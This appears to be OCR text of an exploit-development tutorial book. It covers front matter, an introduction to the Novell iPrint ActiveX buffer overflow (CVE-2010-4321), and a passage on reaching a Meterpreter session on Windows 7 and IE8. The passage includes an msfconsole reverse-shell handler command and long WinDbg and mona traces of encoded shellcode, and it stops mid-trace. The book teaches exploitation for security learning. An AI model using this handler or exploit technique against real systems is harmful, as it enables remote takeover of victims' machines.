


Deep Dive

The Development of an Exploit

Manu Carus: Deep Dive
The Development of an Exploit (Win32)

ISBN: 978-3-00-050126-5

This book is available for download with
Amazon Kindle, Apple iBook, Google Play, and more.
Please refer to http://www.bod.de/shop.html

Your contact to the author:

Manu Carus
Gemarkenweg 1
51467 Bergisch Gladbach
Germany

manu.carus@ethical-hacking.de
GPG: 0xA665105F

https://www.ethical-hacking.de/
https://manucarus.wordpress.com/

Cover Design: Nina Carus, Carus Kommunikation
https://www.carus-kom.de/

Limit of Liability / Disclaimer of Warranty

The publisher and the author make no representations or warranties with respect to the accuracy or completeness of the contents of this work and specifically disclaim all warranties, including without limitation warranties of fitness for a particular purpose. No warranty may be created or extended by sales or promotional materials. Neither the publisher nor the author shall be liable for damages arising herefrom. The fact that an organization or web site is referred to in this work as a citation and/or a potential source of further information does not mean that the author or the publisher endorses the information the organization or web site may provide or recommendations it may take. Further, readers should be aware that Internet web sites listed in this work may have changed or disappeared between when this work was written and when it is read.

The author does not accept any liability for any conditions, warranties or other elements with regard to the contents of and information in this document, nor with respect to the delivery or non-delivery or delay of this document in relation to the author. The author does not accept any responsibility with respect to the accuracy, completeness or correctness of the contents of this document, or with regard to any of its contents being up to date.

Readers of this document understand and accept that they use this document entirely at their own risk, and that the author does not warrant that this document will meet the reader's expectations or requirements, nor that this document will be available at all times or will be free of default or safe for use. All contents of this document are being made available «as they are». The author does not provide any warranties, neither explicity nor implicity, with regard to the contents of this document. The author reserves the right to alter or remove at any time and at its own discretion, any of the contents of this document.

Nor the author, nor any of the people in any way associated with the author, can be held liable for any damage or loss to you or a third party, including but not limited to any direct of indirect loss or damage, loss of profit, goodwill, data or contracts, as a result of the existence of this document, your use of this document or the results thereof, including but not limited to any damage to your software or data due to viruses following your use of this document or damage as a result of downloading material made available by the author's website or third party websites linked to the author's website.

Readers of this document agree to waive any rights of claim they may have against the author or any of the people in any way associated with the author and to make good any direct of indirect damage or loss to such parties caused by their breach of this disclaimer.

This document is targeted at the InfoSec community, as another information resource to learn about Win32 hacking. The reader is summoned to practice the exercises in this book on a computer if and only if he/she owns the hacked machine!

Credits

The code presented in this document is by far not the only way to exploit the vulnerable function. There are many ways leading to Rome, so you might of course find another solution to take control over this vulnerability, eventually a much easier one.

When writing this tutorial, my intention was not to present “the best exploit” in this situation to you, but to rather illustrate the “way of thinking”, in order to give a rough idea about what hacking is.

If you liked that deep dive, send me a mail and please let me know...

I send greetings to the Corelan universe: `mona` is a bright shining star in the InfoSec cosmos!

Special thanks to corelanc0d3r for providing tools and sharing knowledge!

And thanks again for reviewing this paper and pushing me forward.

Table of Contents

Introduction

Occasionally, people ask me: “What the heck is hacking?”

And I say: “Hacking is trying to break things. It's... trying... trying harder... trying even more harder... and in some cases... breaking in and getting control over someone else' computer. It's great fun! You have to be creative, you have to be curious, and you always have to stay close to the problem.”

Well, people get the idea, but they often do not understand what hacking is in practice. If I then talk about debugging, looking at CPU registers, searching in memory, injecting shellcode and stuff like that, many people start to stare into empty space...

So I decided to answer this question by writing a tutorial about Win32 exploit development. That's a field I have been working in, so I thought it shouldn't be too hard to explain terms like hacking, cyber crime, D-weapons[1], or whatever you want to call it, by the example of a simple buffer overflow vulnerability.

When I was looking for a suitable vulnerability, I stumbled upon CVE-2010-4321[2]: “a stack-based buffer overflow in an ActiveX control in ienipp.ocx in Novell iPrint Client 5.52 that allows remote attackers to execute arbitrary code via a long argument to the GetDriverSettings method”. Now my original plan was to illustrate the development of a simple exploit, step-by-step. But when I investigated a little bit about the nature of this vulnerability, I found out that this one was in fact not a standard one that you can easily “sploit” in a minute! Because the injected shellcode gets corrupted at runtime, and you have to be a bit creative to make things work.

When I started writing this tutorial, I didn't want to start from scratch (hackers are lazy!), so I searched for ready-to-use exploit code and found a module in the Metasploit framework[3] (`novelliprint_getdriversettings.rb`[4]). I studied the Metasploit code and asked myself why the author sprays the heap before triggering the vulnerability. I mean, we're talking about a buffer overflow vulnerability, so we should try to stay within the injected buffer, instead of filling tons of memory pages with shellcode and trying to jump there! Well, some hackers like spraying the heap when sploiting browser vulnerabilities, because it is such an easy and common approach! Especially on IE7 / XP SP3, where there is no DEP nor ASLR protection by default, you can simply write your shellcode to the heap, jump there and execute it! But wait... heap sprays are very noisy and easy to detect: They produce big nop slides, and the exploits are using commonly known addresses like `0x0C0C0C0C`, `0x0A0A0A0A` or `0x06060606`, which might trigger an alarm to anti-malware tools like EMET or other antivirus engines. In addition, spraying the heap will take a long time[5], so users might become suspicious.

---

1 Digital weapons (in analogy to ABC-weapons)

2 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-4321

3 You could also waste your money and spend 100$ to buy exploit code for IE 7 / XP SP3 at https://exploithub.com/novell-iprint-client-activex-control-getdriversettings-buffer-overflow.html. But I would not advise you to do so, you would miss the fun factor of developing an exploit...

4 https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/browser/novelliprint_getdriversettings.rb

5 up to four seconds on a 4GB RAM machine

Thinking about it, I was even more interested in the nature of this vulnerability and started to write my own exploit code. My target was IE8 on Windows 7, with DEP and ASLR protection enabled, and I wanted to see how far I could get without spraying the heap, having a bit of fun...

So, the original idea of writing a simple tutorial has thus become a deep dive into Win32 exploit development. This document demonstrates the development of an exploit, step-by-step, illustrating the process of hacking, and answering questions like: How does a hacker check out his options when facing a crash situation? How can shellcode be injected into a victim's machine? What problems can come up, and how can they be solved? What can be done to bypass global security restrictions (like ASLR and DEP)? And how does a hacker finally get full remote control over the victim's network?

This paper might give some answers.

Enjoy!

Who should read this?

If you're a skilled hacker: This is just another exploit tutorial. It's not better nor worse than any other one, so read it, or ignore it ;-)

If you're a newbie to Win32 hacking, then start your machine and roll up your sleeves! This is hands-on. You should have an idea about what shellcode is, you should know what ASLR[6] and DEP[7] is, and how a ROP chain helps to by-pass DEP. If you need a good reading about this, I kindly ask you to read Corelan's tutorial[8] about DEP and ROP chains, before you go on. You should have some experience with Metasploit and Meterpreter; otherwise, leave out chapter 5, or take it as an example to start with these tools.

If you're interested in hacking and you just want to understand what people are doing out there, then you are at least required to have a slightly perverse inclination to read debug messages, memory addresses and assembler instructions. Please be patient while it takes me some time to get around the hurdles. But at the end, you'll get the point...

If you scam over this document, and you're just seeing strange characters and meaningless acronyms, then I beg your pardon: I obviously didn't strike the right tone ;-)

6 http://en.wikipedia.org/wiki/Address_space_layout_randomization

7 http://en.wikipedia.org/wiki/Data_Execution_Prevention

8 https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/

Getting started

Before diving in, you have to set up some virtual machines and install software. Chapter 1 “Setup” will lead you through the process.

In Chapter 2 “Proof of Concept”, we will look at a real-life vulnerability, play a little bit around, and check our options.

Chapter 3 “Exploiting a Simple Buffer Overflow” illustrates the development of an exploit, step-by-step. We will first start with XP, and in chapter 4 “Leveraging to Windows 7”, we will turn over to Windows 7. Chapter 5 “Metasploit Module - Buffer Overflow” will present our results in a neat little metasploit module.

In order to illustrate a more common but less stealthy strategy, we will implement some more exploit code for the same vulnerability in chapter 6 “Precise Heap Spray” and build a metasploit module to target both XP and Windows 7. We will especially see how easy, popular, and noisy a heap spray is, in contrast to our preferred buffer overflow exploit code.

Last but not least, in chapter “Peeking into the Future”, we will target Windows 8.1 and Windows 10 to check the security improvements of modern operating systems.

Meterpreter

Now let's strive for a meterpreter session on Windows 7.

Copy `novell_ie8_bof_rop_shell.html` from the last chapter to `novell_ie8_bof_rop_shell_win7.html` and make the same changes in this file as you did for the `calc.exe` port in the last section:

- Replace the ROP chain by the one of `novell_ie8_bof_rop_win7.html`.
- Replace the jump back code by the one of `novell_ie8_bof_rop_win7.html`.

Set up a meterpreter handler on your Kali machine:

```
root@kali:~# msfconsole -x "use exploit/multi/handler; set payload
windows/meterpreter/reverse_tcp; set lhost 192.168.2.108; set lport 4444;
exploit;"
[*] Starting the Metasploit Framework console...
payload => windows/meterpreter/reverse_tcp
lhost => 192.168.2.108
lport => 4444
[*] Started reverse handler on 192.168.2.108:4444
[*] Starting the payload handler...
```

Open `novell_ie8_bof_rop_shell_win7.html` in IE8 and attach WinDbg. Single-step over the ROP chain and over the second call to `VirtualAlloc` until you reach the patch code at the start of our buffer. Then step over the patch code and check if the meterpreter payload has been patched correctly:

```
0:005> p
eax=020fe000 ebx=00000001 ecx=020ff0a0 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020feda3 esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
020feda3 90              nop
0:005> p
eax=020fe000 ebx=00000001 ecx=020ff0a0 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020feda4 esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
020feda4 90              nop
0:005> p
eax=020fe000 ebx=00000001 ecx=020ff0a0 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020feda5 esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
020feda5 81c190feffff    add     ecx,0FFFFFE90h
0:005> p
eax=020fe000 ebx=00000001 ecx=020fef30 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020fedab esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
020fedab c7014f69704b    mov     dword ptr [ecx],4B70694Fh
ds:0023:020fef30=73617630
0:005> p
eax=020fe000 ebx=00000001 ecx=020fef30 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020fedb1 esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
020fedb1 41              inc     ecx
```

```
0:005> p
eax=020fe000 ebx=00000001 ecx=020fef31 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020fedb2 esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
020fedb2 41              inc     ecx
0:005> p
eax=020fe000 ebx=00000001 ecx=020fef32 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020fedb3 esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
020fedb3 41              inc     ecx
0:005> p
eax=020fe000 ebx=00000001 ecx=020fef33 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020fedb4 esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
020fedb4 41              inc     ecx
0:005> p
eax=020fe000 ebx=00000001 ecx=020fef34 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020fedb5 esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
020fedb5 c7014f6b654c    mov     dword ptr [ecx],4C656B4Fh
ds:0023:020fef34=51706730
0:005> p
eax=020fe000 ebx=00000001 ecx=020fef34 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020fedbb esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
020fedbb 54              push    esp
0:005> u
020fedbb 54              push    esp
020fedbc 5e              pop     esi
020fedbd dad8            fcmovu  st,st(0)
020fedbf d976f4          fnstenv [esi-0Ch]
020fedc2 5d              pop     ebp
020fedc3 55              push    ebp
020fedc4 59              pop     ecx
020fedc5 49              dec     ecx

0:005> .load pykd.pyd
0:005> !py mona compare -f "C:\meterpreter.bin" -a 0x020fedbb

Hold on...
[+] Command used:
!py mona.py compare -f C:\meterpreter.bin -a 0x020fedbb
[+] Reading file C:\meterpreter.bin...
    Read 624 bytes from file
[+] Preparing output file 'compare.txt'
    - (Re)setting logfile compare.txt
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
    - Comparing 1 location(s)

Comparing bytes from file with memory :
0x020fedbb | [+] Comparing with memory at location : 0x020fedbb (Stack)
0x020fedbb | Only 609 original bytes of 'normal' code found.
0x020fedbb |     ,-----------------------------------------------.
0x020fedbb |     | Comparison results:                           |
0x020fedbb |     |-----------------------------------------------|

0x020fedbb |   0 |54 5e da d8 d9 76 f4 5d 55 59 49 49 49 49 49 49| File
```

```
0x020fedbb |      |                                                 | Memory
0x020fedbb |  10  |49 49 49 49 43 43 43 43 43 43 37 51 5a 6a 41 58| File
0x020fedbb |      |                                                 | Memory
0x020fedbb |  20  |50 30 41 30 41 6b 41 41 51 32 41 42 32 42 42 30| File
0x020fedbb |      |                                                 | Memory
0x020fedbb |  30  |42 42 41 42 58 50 38 41 42 75 4a 49 69 6c 5a 48| File
0x020fedbb |      |                                                 | Memory
0x020fedbb |  40  |4e 62 73 30 57 70 47 70 51 70 6c 49 69 75 46 51| File
0x020fedbb |      |                                                 | Memory
0x020fedbb |  50  |79 50 30 64 4e 6b 72 70 44 70 6e 6b 63 62 54 4c| File
0x020fedbb |      |                                                 | Memory
0x020fedbb |  60  |4e 6b 30 52 57 64 4c 4b 62 52 57 58 56 6f 6e 57| File
0x020fedbb |      |                                                 | Memory
0x020fedbb |  70  |63 7a 64 66 56 51 6b 4f 4e 4c 65 6c 35 31 53 4c| File
0x020fedbb |      |                                                 | Memory
0x020fedbb |  80  |34 42 36 4c 57 50 6b 71 7a 6f 46 6d 43 31 39 57| File
0x020fedbb |      |                                                 | Memory
0x020fedbb |  90  |78 62 4c 32 36 32 62 77 4c 4b 52 72 76 70 4e 6b| File
0x020fedbb |      |                                                 | Memory
0x020fedbb |  a0  |63 7a 35 6c 6e 6b 42 6c 34 51 53 48 68 63 51 58| File
0x020fedbb |      |                                                 | Memory
0x020fedbb |  b0  |45 51 68 51 42 71 4c 4b 33 69 67 50 56 61 49 43| File
0x020fedbb |      |                                                 | Memory
0x020fedbb |  c0  |6c 4b 42 69 32 38 78 63 54 7a 67 39 6e 6b 30 34| File
0x020fedbb |      |                                                 | Memory
0x020fedbb |  d0  |4e 6b 65 51 78 56 54 71 4b 4f 6e 4c 4b 71 48 4f| File
0x020fedbb |      |                                                 | Memory
0x020fedbb |  e0  |54 4d 67 71 38 47 45 68 4d 30 72 55 4b 46 56 63| File
0x020fedbb |      |                                                 | Memory
0x020fedbb |  f0  |51 6d 79 68 47 4b 31 6d 34 64 51 65 5a 44 73 68| File
0x020fedbb |      |                                                 | Memory
0x020fedbb | 100  |6e 6b 73 68 65 74 57 71 5a 73 55 36 4c 4b 56 6c| File
0x020fedbb |      |                                                 | Memory
0x020fedbb | 110  |70 4b 4e 6b 36 38 55 4c 36 61 4a 73 6e 6b 55 54| File
0x020fedbb |      |                                                 | Memory
0x020fedbb | 120  |4e 6b 47 71 78 50 4f 79 72 64 51 34 54 64 51 4b| File
0x020fedbb |      |                                                 | Memory
0x020fedbb | 130  |53 6b 55 31 53 69 43 6a 73 61 59 6f 4b 50 33 6f| File
0x020fedbb |      |                                                 | Memory
0x020fedbb | 140  |51 4f 63 6a 4e 6b 64 52 5a 4b 6e 6d 31 4d 45 38| File
0x020fedbb |      |                                                 | Memory
0x020fedbb | 150  |50 33 70 32 65 50 43 30 73 58 54 37 72 53 67 42| File
0x020fedbb |      |                                                 | Memory
0x020fedbb | 160  |63 6f 52 74 71 78 50 4c 72 57 31 36 76 67 69 6f| File
0x020fedbb |      |                                                 | Memory
0x020fedbb | 170  |78 55 4e 58 7a 30 76 61 73 30 67 70 51 39 4a 64| File
0x020fedbb |      |                4f 69 70 4b 4f 6b 65 4c          | Memory
0x020fedbb | 180  |73 64 62 70 35 38 51 39 6f 70 52 4b 63 30 69 6f| File
0x020fedbb |      |                                                 | Memory
0x020fedbb | 190  |6a 75 46 30 52 70 46 30 76 30 67 30 52 70 37 30| File
0x020fedbb |      |                                                 | Memory
0x020fedbb | 1a0  |72 70 31 78 78 6a 54 4f 69 4f 69 70 4b 4f 6b 65| File
0x020fedbb |      |                           57    6e 64 6f 77 73| Memory
0x020fedbb | 1b0  |4c 57 61 7a 64 45 72 48 4b 70 6d 78 33 32 52 4c| File
0x020fedbb |      |00                                               | Memory
0x020fedbb | 1c0  |50 68 46 62 43 30 77 61 33 6c 6c 49 59 76 71 7a| File
0x020fedbb |      |                                                 | Memory
0x020fedbb | 1d0  |42 30 43 66 61 47 72 48 4f 69 6e 45 70 74 55 31| File
0x020fedbb |      |                                                 | Memory
```

```
0x020fedbb | 1e0 |49 6f 38 55 6c 45 6b 70 64 34 54 4c 49 6f 72 6e| File
0x020fedbb |     |                                               | Memory
0x020fedbb | 1f0 |45 58 62 55 5a 4c 30 68 4c 30 6c 75 4f 52 32 76| File
0x020fedbb |     |                                               | Memory
0x020fedbb | 200 |69 6f 7a 75 61 7a 67 70 43 5a 64 44 53 66 62 77| File
0x020fedbb |     |                                               | Memory
0x020fedbb | 210 |51 78 44 42 68 59 5a 68 51 4f 79 6f 38 55 4e 6b| File
0x020fedbb |     |                                               | Memory
0x020fedbb | 220 |34 76 30 6a 47 30 51 78 45 50 62 30 47 70 75 50| File
0x020fedbb |     |                                               | Memory
0x020fedbb | 230 |61 46 73 5a 77 70 62 48 46 38 79 34 70 53 39 75| File
0x020fedbb |     |                                               | Memory
0x020fedbb | 240 |59 6f 58 55 6d 43 43 63 71 7a 57 70 52 76 61 43| File
0x020fedbb |     |                                               | Memory
0x020fedbb | 250 |63 67 72 48 67 72 69 49 69 58 31 4f 4b 4f 38 55| File
0x020fedbb |     |                                               | Memory
0x020fedbb | 260 |63 31 7a 63 51 39 78 46 63 45 7a 4e 78 43 41 41| File
0x020fedbb |     |                                               | Memory
0x020fedbb |     `-----------------------------------------------'
...
```

Nope. We patched the wrong bytes...

Due to a different stack adjustment on Windows 7, our offset calculation is not correct anymore. Let's have a look at our patch code:

```
0:005> p
eax=020fe000 ebx=00000001 ecx=020ff0a0 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020feda3 esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
020feda3 90              nop
0:005> p
eax=020fe000 ebx=00000001 ecx=020ff0a0 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020feda4 esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
020feda4 90              nop
0:005> p
eax=020fe000 ebx=00000001 ecx=020ff0a0 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020feda5 esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
020feda5 81c190feffff    add     ecx,0FFFFFE90h
0:005> p
eax=020fe000 ebx=00000001 ecx=020fef30 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020fedab esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
020fedab c7014f69704b    mov     dword ptr [ecx],4B70694Fh
ds:0023:020fef30=73617630
0:005> p
eax=020fe000 ebx=00000001 ecx=020fef30 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020fedb1 esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
020fedb1 41              inc     ecx
0:005> p
eax=020fe000 ebx=00000001 ecx=020fef31 edx=771364f4 esi=5c01bbc0 edi=1001b673
eip=020fedb2 esp=020ff0f8 ebp=10052200 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
020fedb2 41              inc     ecx
0:005> p
